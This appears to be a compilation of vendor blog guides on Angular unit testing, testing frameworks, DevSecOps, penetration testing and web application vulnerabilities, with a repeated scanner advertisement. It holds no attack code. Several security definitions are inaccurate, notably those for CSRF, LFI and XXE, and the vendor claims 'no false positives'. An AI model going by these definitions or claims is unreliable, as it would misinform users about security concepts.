Unit Testing in Angular: The Basics and a Quick Tutorial
What Is Unit Testing in Angular?
Angular is an application design framework and development platform for creating complex, high performance single page applications.
Angular unit tests help you test a specific unit of Angular code in isolation. Angular unit tests isolate parts of your code to reveal problems like bad logic, coding errors, or malfunctioning features.
Unit testing can be difficult to achieve for complex projects with poor separation of concerns. However, Angular allows you to write code in such a way that it can be easy to individually test each piece of functionality in your application. If you plan for unit testing in advance and follow Angular coding best practices, it should be straightforward to add unit tests to your applications.
Angular unit tests allow you to test your application for coding errors and unexpected user behavior. Testing all possible behaviors can be tedious and inefficient, but generating tests for each coupling block in your application will help identify problems with each block.
One of the easiest ways to test the strength of a block is to create a test for each block. You should do this proactively, and not wait for a bug to surface in production. Create unit tests for blocks (components, services, etc.) to easily detect bugs and fix them earlier in the development process.
Angular component testing involves checking the performance and quality of application components. You can perform Angular component tests manually by running the application to see if the components behave as expected. However, manual testing is time-consuming and impractical for large, complex web applications. You’ll most likely need to find a better way to test Angular components.
Angular projects using the Angular CLI come with Jasmine and Karma to simplify and automate the testing process. Jasmine is a behavior-based testing framework you can use to write unit tests. You can then run the tests on Karma to verify if individual application parts are functioning correctly. The unit tests pass if the code functions correctly and fail if it contains a bug.
The test files should use the name.component.spec.ts naming convention. Keeping them with the other files associated with the same component is best. If you built your Angular app using the Angular CLI, you might have seen the app.component.spec.ts file – this file has unit tests for the core AppComponent. When you run tests with the Angular CLI, you run all the unit tests in the *.spec.ts files.
You can use the ng test command in the terminal to run tests with the Angular CLI. It will trigger Karma to open the default browser to run the tests you wrote using Jasmine and display the test outcomes.
Here are some of the basic functions in Jasmine:
describe(string, function) – takes a title and function containing one or multiple specs. It is also called a test suite.
it(string, function) – takes a title and function that contains one or multiple expectations. It is also called specs.
expect(actual) – takes a value known as an actual. Typically, you use expect functions alongside matcher functions. They work together to return boolean values depicting a spec’s passing or failing.
Matcher – takes a value representing the expected value. Matcher function are chained to expect functions. Examples of matchers include toBeTruthy(), toContain(), and toEqual().
An Angular unit test is based on a describe container, which has several different blocks such as it, beforeEach, and xit. The beforeEach block always runs first. Other blocks do not depend on each other and may run in any order. Almost all unit tests use two utilities called TestBed and async.
The beforeEach block declares an application component that should run in the testing environment. Here is an example of a beforeEach block. Note that the compileComponents() function might not be needed if you are using webpack.
A first step in a unit test is to verify that an instance of the application component is successfully created. See the code below – the property fixture.debugElement.componentInstance generates an instance of your component. The code tests whether the component is created using the assertion toBeTruthy :
it('component should be created', async(() => {
    const fixture = TestBed.createComponent(MyComponent);
    const app = fixture.debugElement.componentInstance;
    expect(app).toBeTruthy();
}));
Now, let’s write another code block that shows whether we have access to the properties of the component. The following test checks if the title that would appear in the browser when the component is rendered is really the correct title. Of course you would have to switch my-title for the actual title defined in the component.
it(`component should have title 'my-title'`, async(() => {
     const fixture = TestBed.createComponent(MyComponent);
     const app = fixture.debugElement.componentInstance;
     expect(app.title).toEqual('my-title');
}));
Finally, we can inspect DOM elements created by the component. Let’s check the
HTML tag generated by the component. We’ll use the detectChanges() function to simulate running in a browser environment. The fixture.debugElement.nativeElement property will give us access to an actual on-page DOM element.
it('component should render 'Welcome to My App' in h1 tag', async(() => {
   const fixture = TestBed.createComponent(MyComponent);
   fixture.detectChanges();
   const compiled = fixture.debugElement.nativeElement;
 expect(compiled.querySelector('h1').textContent).toContain('Welcome to My App!');
}));
This is a simple demonstration of how a specs.ts file can help you load an Angular application component, run it in a testing environment, and verify different aspects of the component in a simulated browser environment.
Security Unit Testing in Angular with Bright Security
Bright is a developer-first Dynamic Application Security Testing (DAST) scanner, the first of its kind to integrate into unit testing, revolutionizing the ability to shift security testing even further left. You can now start to test every component / function at the speed of unit tests, baking security testing across development and CI/CD pipelines to minimize security and technical debt, by scanning early and often, spearheaded by developers. With NO false positives, start trusting your scanner when testing your applications and APIs (SOAP, REST, GraphQL), built for modern technologies and architectures. Sign up now for a free account and read our docs to learn more.
Top 7 Unit Testing Frameworks: A Quick Comparison
What is a Unit Testing Framework?
Unit testing is a common skill among software developers—chances are you have at least some experience writing unit tests. As you scale up your unit testing, unit testing frameworks come in useful. These frameworks, most of which are open source, can help you create large test suites and execute them automatically every time you build a new version of your software.
Unit testing frameworks provide convenient utilities for building unit tests, and allow you to execute them and report on results. Unit test frameworks are not only useful for development stages. They can also be useful for software design, debugging, performance optimization, and testing stages of a software development project.
Jest is a JavaScript framework initially developed by Meta and later released as an open source project. It is commonly used with web applications built with React and React Native. It simplifies unit testing for front-ends. Instead of wasting efforts on extensive, time-consuming configuration, you can use Jest—it requires zero configuration.
Jest can help you validate almost all JavaScript functionality, including the browser rendering of your web applications. You can also use this framework for automated browser testing. It offers a package of an assertion library, a test runner, and a built-in mocking library. Jest is ideal for testing JavaScript library projects like AngularJS, Node JS, Vue JS, TypeScript, and Babel.
2. JUnit
License: Eclipse Public License—v 2.0
Repo URL: https://github.com/junit-team/junit5
JUnit is an open source framework you can use to write and run tests. It aims to help develop bug-free and reliable code written in Java. JUnit provides test runners that run tests and assertions to test the expected results. No need to manually check the test results—JUnit runs tests and checks the results automatically.
JUnit displays test results interactively as a progress bar. It offers several graphs representing your test’s progress, displaying a green color when a test runs smoothly and a red color when it fails. It also provides annotations to help you identify test methods.
3. NUnit
License: MIT License
Repo URL: https://github.com/nunit/nunit
NUnit is an open source framework you can use to write and run tests in .NET. It provides a console runner that you can use for batch execution of tests. It also lets you use Test Adapter to run tests via Visual Studio. Alternatively, you can use third-party runners.
You can access the console runner works via the NUnit Test Engine, which powers the runner, enabling it to explore, execute, and load tests. It can also run tests in a separate process. In this case, the engine uses the nunit-agent program to run the tests.
NUnit supports data-driven tests and multiple platforms, such as Silverlight and .NET Core. It can run tests in parallel and lets you add test cases to one or multiple categories for selective running.
4. Mocha
License: MIT License
Repo URL: https://github.com/mochajs/mocha
Mocha.js is a JavaScript test framework that can run in the browser and on Node.js. This open source project provides simple interfaces that let you test synchronous as well as asynchronous code.
Mocha.js includes a default BDD interface and various other interfaces to help you define test suites, hooks, and individual tests, such as QUnit, Exports, Require, and TSS. It runs tests serially to deliver accurate and flexible reporting. You can employ this framework to map uncaught exceptions to the corresponding test cases.
Cypress is an open source tool for testing front-end web applications. It can take snapshots while your tests are running and provides readable errors and stack traces to facilitate fast debugging. Cypress has automatic waiting functionality that ensures tests wait for commands and assertions before moving forward.
Cypress provides spies, stubs, and clocks that can help you verify and control the behavior of functions, server responses, or timers. It also provides network traffic control and cross-browser testing capabilities.
5. Jasmine
License: MIT License
Repo URL: https://github.com/jasmine/jasmine
Jasmine is a testing framework you can run on JavaScript-enabled platforms without intruding on the IDE or application. This open source framework provides easy-to-read syntax and a library that includes all components needed to test your code.
You can use Jasmine in the browser and also for Node, Ruby, and Python. It is fast, provides a straightforward and rich API, and lets you use natural language to describe your test and its expected results.
Storybook is a tool that lets you build and test user interfaces (UI). It provides an environment that enables you to test components in isolation. In this environment, a story is a way to explore a component in numerous variations and complexities. Storybook provides a test runner and integrations with the JavaScript ecosystem to help expand your UI test coverage.
The test runner can automatically test an entire Storybook and catch broken stories. The visual test functionality captures a screenshot of each story and compares them against baselines to identify integration and appearance issues. You can use accessibility tests to identify usability issues related to hearing, visual, mobility, speech, neurological, or cognitive disabilities and interaction tests to verify component functionality.
7. Testcafe
License: MIT License
Repo URL: https://github.com/DevExpress/testcafe
Test Cafe is an open source Node.js automation tool for testing web applications. You can install it with a single command and run it on various environments, including Linux, Windows, and macOS. There is no need for plugins or external libraries.
Test Cafe lets you write scripts in JavaScript TypeScript. You can run tests on any browser—there is no need to download separate drivers for each browser. It provides a built-in waiting mechanism and can run tests on mobile devices and remote computers.
Security Unit Testing with Bright Security
Bright is a developer-first Dynamic Application Security Testing (DAST) scanner, the first of its kind to integrate into unit testing, revolutionizing the ability to shift security testing even further left. You can now start to test every component / function at the speed of unit tests, baking security testing across development and CI/CD pipelines to minimize security and technical debt, by scanning early and often, spearheaded by developers. With NO false positives, start trusting your scanner when testing your applications and APIs (SOAP, REST, GraphQL), built for modern technologies and architectures.
See Additional Guides on Key Software Development Topics
Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of software development.
Unit Testing Best Practices: 9 Ways to Make Unit Tests Shine
What Is Unit Testing?
A unit test validates and verifies individual software units (or components) to ensure each unit works as intended. A unit may be a function, procedure, method, object, or module. Unit testing occurs during the coding phase of the software development lifecycle, and can help identify coding errors, code quality issues, and security issues.
While unit testing are very useful, there are also many ways to get them wrong. Poorly written or designed unit tests can be difficult to maintain, execute, and interpret. We’ll provide a few best practices that will make your unit tests shine.
Unit testing enables you to exercise individual code units to verify and validate that it performs the intended software behavior. Unit testing solutions help ensure code security, reliability, and quality. These are typically automated tools that quickly build and auto-generate unit test cases to verify code quality across platforms, hosts, virtual environments, or hardware environments.
Unit testing is especially important for embedded development environments requiring software systems and hardware to work in sync and comply with exacting functional safety standards.
Once you set up an automated unit testing framework, it can transition into your regression test suites. It helps across the lifecycle as you implement software updates, new requirements, and patches. You can also automate regression and unit testing and integrate them with your CI/CD pipeline.
The following best practices will help you make your unit tests more effective.

1. Write Readable, Simple Tests
Unit testing helps ensure your code works as intended. However, you can learn why a unit fails to pass only if you write simple and readable tests. It is easier to write, maintain, and understand simple test cases. Additionally, simple tests are easier to refactor. If the test is complex and you need to refactor some code, the tests might break.
You can use the AAA structure to write unit tests:
Arrange – configure the test by setting up the tested system and other mechanisms.
Act – call an action to perform to test the unit.
Assert – check the result of the performed operation to verify it worked as intended.
A deterministic test presents the same behavior as long as the code remains unchanged. It enables you to understand the issue and fix it. Then, when you run another test after modifying the code, you should see different results that either pass or fail the test.
A non-deterministic test can fail or pass without any code change. It makes it difficult to isolate the issue and fix it, which is why it is also referred to as an unstable test. You can avoid non-deterministic testing by isolating the test case, making it completely independent of other cases.
3. Test One Scenario Per Test
Manual testing typically involves testing various scenarios, for example, verifying a certain bug is resolved, and all related features work as intended. You can check many types of testing and variables, but you should always ensure each unit test covers one scenario.
Covering one scenario per unit test helps isolate specific program parts containing the issue when a test fails. However, running a single test to cover several scenarios can result in uncertainties – once the test fails, you need to invest time to identify the issue.
4. Unit Tests Should Be Automated
You should set up an automated process for unit testing on a daily or hourly basis or through a CI/CD process. Configure the process to ensure all team members can access and view reports. It helps ensure teams can discuss the relevant metrics, including code coverage, number of test runs, modified code coverage, and performance.
5. Write Isolated Tests
Isolated unit tests help verify specific components. This type of testing is faster to run and provides more stability, ensuring you only deal with one logic at a time. You can create isolated tests using test doubles – simulated substitutes for a real class. A test double provides a fake version of a component, helping you isolate its behavior within the unit test. You can also use a stuck or mock object as a test double.
6. Avoid Test Interdependence
Unit testing does not require 100% test coverage. You should set up fewer, but high-quality unit tests than many tests configured only to reach the necessary code coverage. Unit tests aim to validate individual code units, which is why you should avoid test interdependence.
Test dependency occurs when one unit test depends on the outcome of another. When one test fails, the whole suite fails too. You can prevent this issue by avoiding test interdependence in unit tests. You should write individual, independent test methods and put related tests in a single test class.
7. Avoid Active API Calls
You might often encounter API calls or other service calls to databases that you don’t need to include in your tests. However, if the tests don’t engage these calls, make sure they are inactive while the tests run. It is preferable to provide API stubs with the expected behavior and responses, restricting tests to specific units.
8. Combine Unit and Integration Testing
The testing pyramid is a popular model for describing the desired distribution of test resources. Tests generally become more complex and fragile the higher the pyramid you go. The tests at the top are the hardest to build and the slowest to run and debug, while lower-level tests are faster and simpler to set up and debug. Automated unit tests, representing the lowest levels of the pyramid, should comprise most of the testing.
Use unit tests to validate all the details, including the boundary conditions and corner cases. Use other tests (component, UI, functional, and integration tests) sparingly to assess the overall behavior of an API or application. Manual tests should make up the smallest proportion of your testing pyramid – they are useful for investigative and release acceptance testing.
The pyramid model can guide you through your testing strategy to achieve extensive test coverage and automation. It should help you scale up your tests while minimizing the costs involved in building, maintaining, and running your test suites.
Make your unit tests repeatable and scalable to ensure the success of your testing strategy. Establish an organized set of practices to ensure everyone writes the unit tests simultaneously as writing the application code. You might even write tests before writing your application code, such as behavior- or test-driven programming. Either way, you must build the tests closely with the application code.
Assess the application code and tests together during the code review process. Reviews provide insights into the code and its behavior, allowing you to improve the tests. Writing tests together with the code is important for bug fixes, not just planned updates and changes. There should always be a test verifying every bug fix to ensure it remains fixed.
Take a zero-tolerance approach to test failures. Testing is useless if the team ignores the results – a test failure indicates a real issue, alerting the team to address it immediately before wasting more time on buggy code or releasing it to production.
10. Test for Security Issues as Part of Your Unit Tests
Bright is a developer-first Dynamic Application Security Testing (DAST) scanner, the first of its kind to integrate into unit testing, revolutionizing the ability to shift security testing even further left. You can now start to test every component / function at the speed of unit tests, baking security testing across development and CI/CD pipelines to minimize security and technical debt, by scanning early and often, spearheaded by developers. With NO false positives, start trusting your scanner when testing your applications and APIs (SOAP, REST, GraphQL), built for modern technologies and architectures. Sign up now for a free account and read our docs to learn more.
DevSecOps vs DevOps: What Is Different and How to Shift
What Is DevOps?
What Is DevSecOps?
DevOps promotes communication, collaboration, automation, and integration between software developers and IT operations. The goal is to improve software delivery speed and quality by releasing software updates frequently and continuously. DevOps teams strive to create consistent development environments and automate the delivery process. They aim to ensure the delivery remains efficient, sustainable, secure, and predictable. DevOps gives developers more control over production infrastructure and a better understanding of the production environment. Additionally, it empowers team members by providing them with the freedom to build, validate, and deliver applications.
DevSecOps promotes collaboration between development, security, and operations teams. The goal is to ensure that software products are released securely. DevSecOps makes security a shared responsibility across the entire development lifecycle. It reduces the probability of vulnerabilities resulting from security bottlenecks. It was created in response to pipelines that performed security at the end of the cycle, resulting in longer production times due to the need to rewrite flawed code, or pressure to release insecure software. The DevSecOps model provides operations and development teams with tools and processes to help make security decisions. The security team adapts these processes and tools in response to operations and development to maintain an agile work environment.
Here are key similarities shared by DevOps and DevSecOps:
Automation—DevOps and DevSecOps employ artificial intelligence (AI) to automate development steps. DevOps typically involves using auto-complete code and anomaly detection. DevSecOps involves automating security checks and employing anomaly recognition to detect vulnerabilities and security risks proactively.
Continuous monitoring—DevOps and DevSecOps need to capture and monitor application data to drive improvements and fix issues. Monitoring real-time data helps improve performance, limit the attack surface, and tighten the overall security posture.
A culture of collaboration—DevOps and DevSecOps require a culture of collaboration to accomplish development goals. Both approaches need to achieve quick iteration and development without risking the quality and security of the environment. It requires teams to expand visibility across the development lifecycle, collaborating throughout all phases.
DevOps involves collaboration between application development and operations teams, which work closely throughout the software development process. DevOps teams share the same goals, tools, and key performance indicators. DevOps aims to facilitate shorter development cycles, allowing for frequent releases while maintaining the software’s quality, resilience, and predictability.
DevOps engineers focus on finding the best way to deploy application updates efficiently while minimizing the disruption to the end-user’s experience. This emphasis on fast software delivery means that DevOps teams often overlook security considerations. The relegation of security to the end of the DevOps pipeline often accumulates vulnerabilities jeopardizing an organization’s assets, end-user data, and applications.
DevSecOps is an evolution of DevOps that prioritizes security. It emerged because DevOps teams understood that the conventional DevOps approach was inefficient without incorporating security processes into the pipeline. Rather than applying security at the end of the build, DevSecOps integrates security management early in the development and deployment process.
With DevSecOps, the application security processes are an inseparable part of the overall build process, right from the start of the pipeline. This security-driven approach allows DevSecOps engineers to ensure that applications are secure before delivering them to the end-user and exposing them to potential attacks. DevSecOps teams work continuously to secure the application during updates, emphasizing safe coding practices and addressing complex security issues where standard DevOps practices do not.
How to Shift from DevOps to DevSecOps
Integrate Security Into Existing Work Patterns
The most common reason developers bypass security tests is because they are inconvenient or require manual work. The DevOps mindset aims to reduce the administrative burden of software development and deliver code to production quickly. This same approach can make security efforts effective when migrating from DevOps to DevSecOps.
The goal is to help developers by simplifying security testing. Tools should be as automated as possible and the results should be easy to interpret. Tools should report issues directly to the issue tracking system, which developers are already using to track software defects, making it a seamless part of their existing work process.
Select DevSecOps-Compatible Tools
To automate tasks and deliver results that are easy to interpret, leverage tools designed for DevSecOps workflows. Find tools with full-featured APIs and flexible reporting options. Even if there are existing testing tools currently used in the pipeline, be open to exploring new tools that can enable faster and more automated security testing that does not disrupt existing workflows.
Developers have to understand security issues in order to participate in a security process. They need a solid understanding of cybersecurity issues and the corresponding secure coding practices. A developer must know how to avoid common vulnerabilities and why a specific coding style or method can lead to an attack.
Security training should not only be the responsibility of the information security team or other internal staff. Keep in mind that they have other priorities and need to get their own work done. Leverage outsourced security experts or training programs that can provide effective, continuous training for developers on secure coding practices.
Training should first focus on the basics. The most common insecure coding problems are SQL injection and cross-site scripting (XSS). It is important to focus on the most common issues first—which can provide immediate value because developers will stop making these common mistakes—and then move on to advanced concepts.
Zero Trust Architecture
The key to solving problems like supply chain attacks is ensuring that the technology stack is not compromised by security breaches. If a malicious attacker manages to obtain login credentials, database access, or an IP address within the network, they should not be able to gain access to the entire network. Zero trust is another pillar of DevSecOps because it secures development, testing, and production environments against inside and outside threats.
Organizations must adopt a zero trust approach to security. The zero trust model recognizes that the traditional network perimeter, in which entities inside the perimeter were implicitly trusted, is not sufficient for modern IT environments. Zero trust technology enforces the principle of least privilege, and provides the ability to automatically segment networks to prevent lateral movement and ensure any internal connection is verified before being trusted.
Zero trust automation makes it possible to grant dynamic, fine-grained permissions to users and service accounts. It grants legitimate users sufficient access to do their jobs, while ensuring that malicious or suspicious access can immediately be blocked.
Unit Testing vs. Functional Testing: In-Depth Comparison
What is Unit Testing?
What is Functional Testing?
Unit testing involves isolating the smallest testable parts of an application into units that you can verify and validate independently. It is a key step in the software development process. Unit testing helps isolate specific code and determine if the unit works as intended. The goal is to facilitate early detection of code flaws that may be difficult to find and fix in later testing stages.
Functional testing helps verify that each application feature works as intended. It involves comparing each function to the relevant requirement to determine whether the output is consistent with end-user expectations. You can implement functional testing by providing sample inputs. Next, you capture the resulting outputs and verify that the actual outputs are the same as the expected outputs. Functional tests employ a black-box testing approach that checks functionality without prior knowledge of the internal workings of the software, such as programming languages or software design.
Unit Testing vs. Functional Testing: How Do They Work?
Unit Testing
Unit testing helps evaluate and fix small units during the development phase. You can run unit tests automatically or manually. Ideally, you should run these tests frequently to verify your code-in-progress is working as intended.
A unit test includes three stages:
Planning—preparing and reviewing the unit test.
Cases and scripting—creating the relevant test cases and scripts.
The unit test—running the test.
It can help you implement a test-driven development (TDD) approach that requires you to first write failing unit tests, write code, and then refactor the application until the test eventually passes. The result is usually a predictable and explicit code base. Here are key best practices to help you set this up:
Test each case independently in an isolated environment to ensure there are no dependencies in the code.
Code criteria to verify all test cases and use a testing framework to report failed tests.
Do not create a test for each line of code because it takes up too much time. Instead, create tests focused on the code affecting the behavior of your software.
A unit test should only include components that are vital to the performance of the tested unit. This approach enables you to modify your source code without any immediate concerns about how these changes may affect the functionality of other units or the entire program.
After testing all relevant units and verifying they are working efficiently and as intended, you can start evaluating larger components by using integration testing.
Functional testing involves verifying that an application can correctly execute a specific task. While non-functional testing checks the application’s overall performance, scalability, security, compatibility, and reliability, functional testing verifies the execution.
Instead of checking how processing occurs, functional testing checks the processing’s results. It may involve simulating actual system use, but the test does not make system structure assumptions.
You test individual features and functions by feeding input into the software and examining the output. Here are key steps typically involved in functional testing:
Identify functions your software needs to perform.
Create input data according to the functions’ specifications.
Determine the desired output according to the specifications.
Execute your test case.
Compare the actual output with the expected output.
Unit Testing vs. Functional Testing
What Is the Purpose of Each Testing Type?
Unit tests isolate and test individual code units to verify they function as intended. You use unit testing to verify that specific system behaviors produce the intended results. The purpose is to create a robust codebase with minimal cost and provide documentation for high-level testing such as functional testing and integration testing.
Functional tests help verify that the output produces the expected user requirements. You use functional testing to check the functionalities of the entire system and ensure different components work together as intended. Its purpose is to check an entire application, including its hardware, networking infrastructure, front-end UI, and the back-end database.
Unit tests point to a specific issue that requires fixing. Since functional testing checks the entire application, it mainly indicates a general issue without pointing out a specific problem.
Unit testing can help you capture code and fix it later and protects against regression. It ensures you identify code issues almost immediately, minimizing re-work and re-test efforts later.
Functional testing helps ensure the entire application works as intended. It usually involves thorough tests validating critical application functionality, like user logins, payment gateway, signups, and critical user workflows.
Here are common functional testing types that help improve software quality:
Integration testing—verifies all integration components work together.
Smoke testing—validates critical build features to save time and reduce regressions.
System testing—checks the entire application in the context of real user scenarios.
End-to-end tests—help increase test coverage and minimize risks associated with integrating new code into a system or application.
How Do Testing Techniques Differ?
Unit testing is a white box testing technique with authorized access to source code. It checks the application’s internal workings, sensitizing all execution paths and data structures in the tested unit.
Functional testing is a black-box technique that checks the software’s functionality without sifting through the internal code structure. It tests the system against user or business requirements, comparing the resulting output with the expected output.
Related content: Read our guide to unit testing best practices (coming soon)
How Do They Impact Test Coverage?
Test coverage is a key software testing metric that helps measure the quality of a test. It may serve different purposes for each type of test. High code coverage generally provides confidence that the project is properly maintained and developed, but it does not necessarily improve the code quality.
Poorly written unit tests with high test coverage cannot ensure improved code quality. Test coverage can help establish traceability between test cases and requirements in functional testing. Ideally, your functional test coverage should indicate specific features that satisfy the acceptance criteria and those still in progress.
Bright is a developer-first Dynamic Application Security Testing (DAST) scanner, the first of its kind to integrate into unit testing, revolutionizing the ability to shift security testing even further left. You can now start to test every component / function at the speed of unit tests, baking security testing across development and CI/CD pipelines to minimize security and technical debt, by scanning early and often, spearheaded by developers. With NO false positives, start trusting your scanner when testing your applications and APIs (SOAP, REST, GraphQL), built for modern technologies and architectures. Sign up now for a free account and read our docs to learn more.
Penetration Test vs Vulnerability Assessment
What Is Penetration Testing?
What Is Vulnerability Assessment?
Penetration testing is a security method that allows organizations to identify, test, and prioritize vulnerabilities in computer systems and networks. Ethical hackers usually perform penetration tests—these may be internal employees or third-party contractors. Penetration testers imitate the tactics and behaviors of attackers to assess the security posture of an organization’s network, computer system, or web application. Organizations can also use penetration testing to test compliance with industry standards and regulations.
Vulnerability assessment (VA) is a process of defining, detecting, categorizing, and prioritizing security vulnerabilities in a computer system, application, or network. Organizations rely on vulnerability assessments to provide the crucial intelligence and risk context to understand and respond to cybersecurity threats. The vulnerability assessment process aims to identify threats and their associated risks. It usually involves using an automated testing tool, such as a network security scanner. At the end of the process, a vulnerability assessment report lists the results obtained from the assessment tool.
Vulnerability assessments provide organizations with detailed information about security vulnerabilities in their environment. They also offer guidelines for assessing the risks associated with these vulnerabilities. This process allows organizations to understand their assets, security vulnerabilities, and overall risk, making it less likely for attackers to compromise their systems and steal their information.
Vulnerability assessments help identify flaws and threats as soon as possible and take remedial action to patch the gaps in the organization’s infrastructure. Vulnerability assessments are also important for ensuring organizations meet cybersecurity compliance requirements, such as the HIPAA and PCI DSS standards.
Vulnerability assessments can incorporate different methods, tools, and scanning mechanisms to identify the vulnerable parts of different systems and networks. The type of vulnerability assessment may differ depending on the discoverability of vulnerabilities in a particular system.
The incidence of distributed denial of service (DoS), phishing, and ransomware attacks is increasing rapidly, placing all internet-based businesses at risk. The consequences of successful cyberattacks are greater than ever, given businesses’ reliance on digital technologies.
Penetration testing leverages a hacker’s perspective to identify, prevent, and mitigate security risks before a malicious actor can exploit them. It helps the IT leadership implement smart security upgrades to minimize the chance of a successful attack.
Businesses must be able to update their security measures simultaneously to protect their assets from penetration attacks effectively. It is important to note that it might be difficult to determine which methods to use or how to use them in an attack. However, an ethical hacker can help organizations quickly and accurately identify, update, and replace the vulnerable parts of their systems.
Penetration Testing vs. Vulnerability Assessment
Here are some of the main areas in which vulnerability assessment differs from penetration testing.
Coverage
Vulnerability assessments are more internally-oriented than penetration tests. They emphasize the identification of all security vulnerabilities in a system and the strengthening of internal defense mechanisms.
Penetration testing is more external and focuses on identifying vulnerable areas of the system from the outside. It involves external tests to determine the system’s level of exposure to unknown threats.
Applicability
Vulnerability assessments are ideal for organizations that use an insecure network and want to identify known security threats. They usually involve an assessment process designed to identify all possible security holes in the system. Organizations typically run assessments of their entire central resource base and regularly assess endpoint samples.
Penetration tests are useful for organizations that claim to have strong security defenses but want to determine the hackability of their systems and identify the unknown mechanisms exposing the system to a potential attack or compromise. Pentesting helps organizations test their existing defenses and is especially useful for organizations with a strong security posture. Organizations typically only perform penetration testing for critical infrastructure (servers, databases, firewalls).
Process
The vulnerability assessment process begins with discovering assets in a computing environment. The assessment team identifies flaws in networks and applications, ranks the risk level of each vulnerability, and prioritizes high-risk issues. It then provides reports that highlight problem areas and suggest improvements. Vulnerability remediation typically involves reconfiguring the system, managing patches, and security infrastructure hardening.
The penetration testing process begins with determining the scope of testing and the level of exploitation. Pentesters can then identify vulnerabilities and assess the severity of the associated risks. They simulate real-world attacks and exploit the identified vulnerabilities, injecting agents to enable access to the system for a specified period. Next, the testers perform a risk analysis to understand the level of access to the system the attack achieved. After the initial test and analysis, the pentesting team submits a report highlighting any identified risks, assessing their severity, and recommending remediation actions. Once the organization Implements the suggested fixes and fixes the vulnerabilities in their security system, the pentesters retest it to ensure the recommended fixes work.
Organizations regularly schedule vulnerability assessments, especially when the affected systems, networks, and controls change frequently. Internal technicians can perform these assessments using their company credentials and vulnerability management tools to identify known threats affecting internal applications networks. Organizations may also engage third-party vendors to evaluate, identify, and review results manually.
Organizations can implement penetration annually or address specific, major changes to their systems, networks, and controls. An experienced, qualified penetration tester must perform the tests (this usually involves an external pentesting service provider). Pentesters are usually qualified ethical hackers with the ability to hack secure systems and networks and identify weaknesses allowing access from external networks and applications.
VAPT: Vulnerability Assessment and Penetration Testing
Vulnerability Assessment and Penetration Testing (VAPT) is a comprehensive suite of security assessment services that help identify and mitigate cybersecurity threats and the associated risks to an organization’s IT assets.
VAPT provides businesses with a highly detailed assessment of their applications, offering deeper insights than individual penetration tests. The VAPT approach helps organizations better understand the threats their applications face, allowing them to protect their data and systems from malicious attacks.
Vulnerabilities are often present in internally created or third-party applications and software. However, most issues are easy to fix once discovered. VAPT providers allow security teams to focus on addressing critical flaws while the providers continue to discover, triage, and prioritize vulnerabilities.
9 Critical Web Application Vulnerabilities and How to Prevent Them
What Are Web Application Vulnerabilities?
A web application vulnerability is any system flaw that an attacker can exploit to compromise a web application. Web applications are becoming increasingly important in both business and personal life—if a web application vulnerability is exploited, it can result in the loss of sensitive data, disruption of business operations, reputational damage, and legal exposure. Continuous security testing is critical to identify security vulnerabilities and protect your organization.
Common types of web application vulnerabilities include:
SQL injection occurs when data enters an application from an untrusted source and is used to dynamically construct a SQL query. This can result in data loss or corruption, lack of accountability, or denial of access.
Cross-site scripting (XSS) occurs when untrusted data is included in a web page without validation. This can allow attackers to inject malicious code into the web application and execute it on the client side.
Cross-site request forgery (CSRF) is a vulnerability that occurs when a website executes malicious computer code that allows a hacker to steal information and control user behavior.
Session fixation is where an attacker forces a user’s session ID to a specific value that the attacker knows. The victim unknowingly uses this fixed session ID to authenticate themselves on a web application.
Local file inclusion occurs when a web application accepts user input, such as a parameter or a URL, and uses it to include a file dynamically. The attacker can manipulate this functionality to include a file containing malicious code.
Security misconfigurations can occur when an aspect of the web application that is important for security is not configured correctly. This can include default passwords and accounts, insecure passwords, and unpatched flaws.
XML External Entities (XXE) vulnerabilities occur when poorly configured XML processors evaluate external entity references within the XML documents and send sensitive data to an unauthorized external entity.
Path traversal attacks happen when a web application does not properly validate user input. This can allow an attacker to traverse up and down directory structures to access sensitive files.
Insecure cryptographic storage is a vulnerability that occurs when sensitive data is not stored securely. This can include user credentials, profile information, health details, and credit card information.
Many applications use Structured Query Language (SQL) to manage communications with the database. SQL vulnerabilities allow attackers to insert malicious SQL commands to exfiltrate, modify, or delete data. Some hackers use SQL to gain root access to the target system.
SQL injection attacks target servers that hold critical data used by web applications or services. They are particularly dangerous when they expose critical or sensitive data, such as user credentials and personal information. The most common vulnerability enabling SQL injection attacks is using unsanitized user inputs. It is important to strip out any element in user-supplied inputs that the server could execute as SQL code.
XSS attacks are similar to SQL injection attacks and involve the injection of malicious scripts into websites or web applications. The point of difference is that the malicious code runs in the browser only when the user visits a compromised website or app. Attackers often carry out XSS attacks by injecting code into input fields that the target page runs when visitors view the page (e.g., embedded JavaScript link).
An XSS attack can expose user data without indicating a compromise, impacting business reputation in the long run. Attackers can steal any sensitive data sent to the infected app, and the users may remain oblivious.
A CSRF attack occurs when an attacker forces the victim to perform unintended actions on the web application. The victim first logs into the web app, which has deemed the user and browser trustworthy. Therefore, the app will execute malicious actions that the attacker tricks the victim into forwarding a request to the web app. The motivation for CSRF ranges from simple pranks to enabling illicit financial transactions.
A session fixation attack involves forcing a user’s session ID to a specified value. Depending on the target web application’s functionality, attackers may use various techniques to fix session ID values. Examples of session fixation techniques include cross-site scripting exploits and reusing HTTP requests.
First, an attacker fixes the victim’s user session ID. Then, the user logs in and inadvertently exposes the online identity. The attacker can then hijack the victim’s user identity using the fixed session ID value.
Any web application that authenticates users with sessions is vulnerable to session fixation attacks without adequate defenses. Web apps that use session IDs typically use cookies, though they can also use hidden form fields or URLs. Cookie-based user sessions are the most popular and the easiest to compromise. Most fixation attacks target cookie-based sessions.
5. Local File Inclusion (LFI)
An LFI attack exploits the dynamic file inclusion mechanisms in a web application. It may occur when a web application takes user input, such as a parameter value or URL, and passes it to a file inclusion command. An attacker can use this mechanism to trick the app into including a remote file containing malicious code.
Most web application frameworks enable file inclusion, which is useful primarily to package shared code into different files for later reference by the application’s main modules. If a web app references a file for inclusion, it might execute the code in the file explicitly or implicitly (i.e., by calling a specific procedure). The application could be vulnerable to LFI attacks if the module-to-load choice is based on HTTP request elements.
Security misconfigurations are some of the most serious web application vulnerabilities because they provide attacks with opportunities to infiltrate the application easily. Attackers could exploit a wide range of security configuration vulnerabilities. These include unchanged default configurations, data stored in the cloud, ad hoc or incomplete configurations, plaintext error messages containing sensitive information, and HTTP header misconfigurations. Security misconfigurations may be present in any operating system, library, framework, or application.
An XXE attack occurs when an attacker abuses widely used features in XML parsers to gain access to remote or local files, typically resulting in Denial of Service (DoS). Attackers can also use XXE processing to carry out SSRF attacks, which force the web application to make external, malicious requests. XXE can also enable attackers to scan ports and execute malicious code remotely.
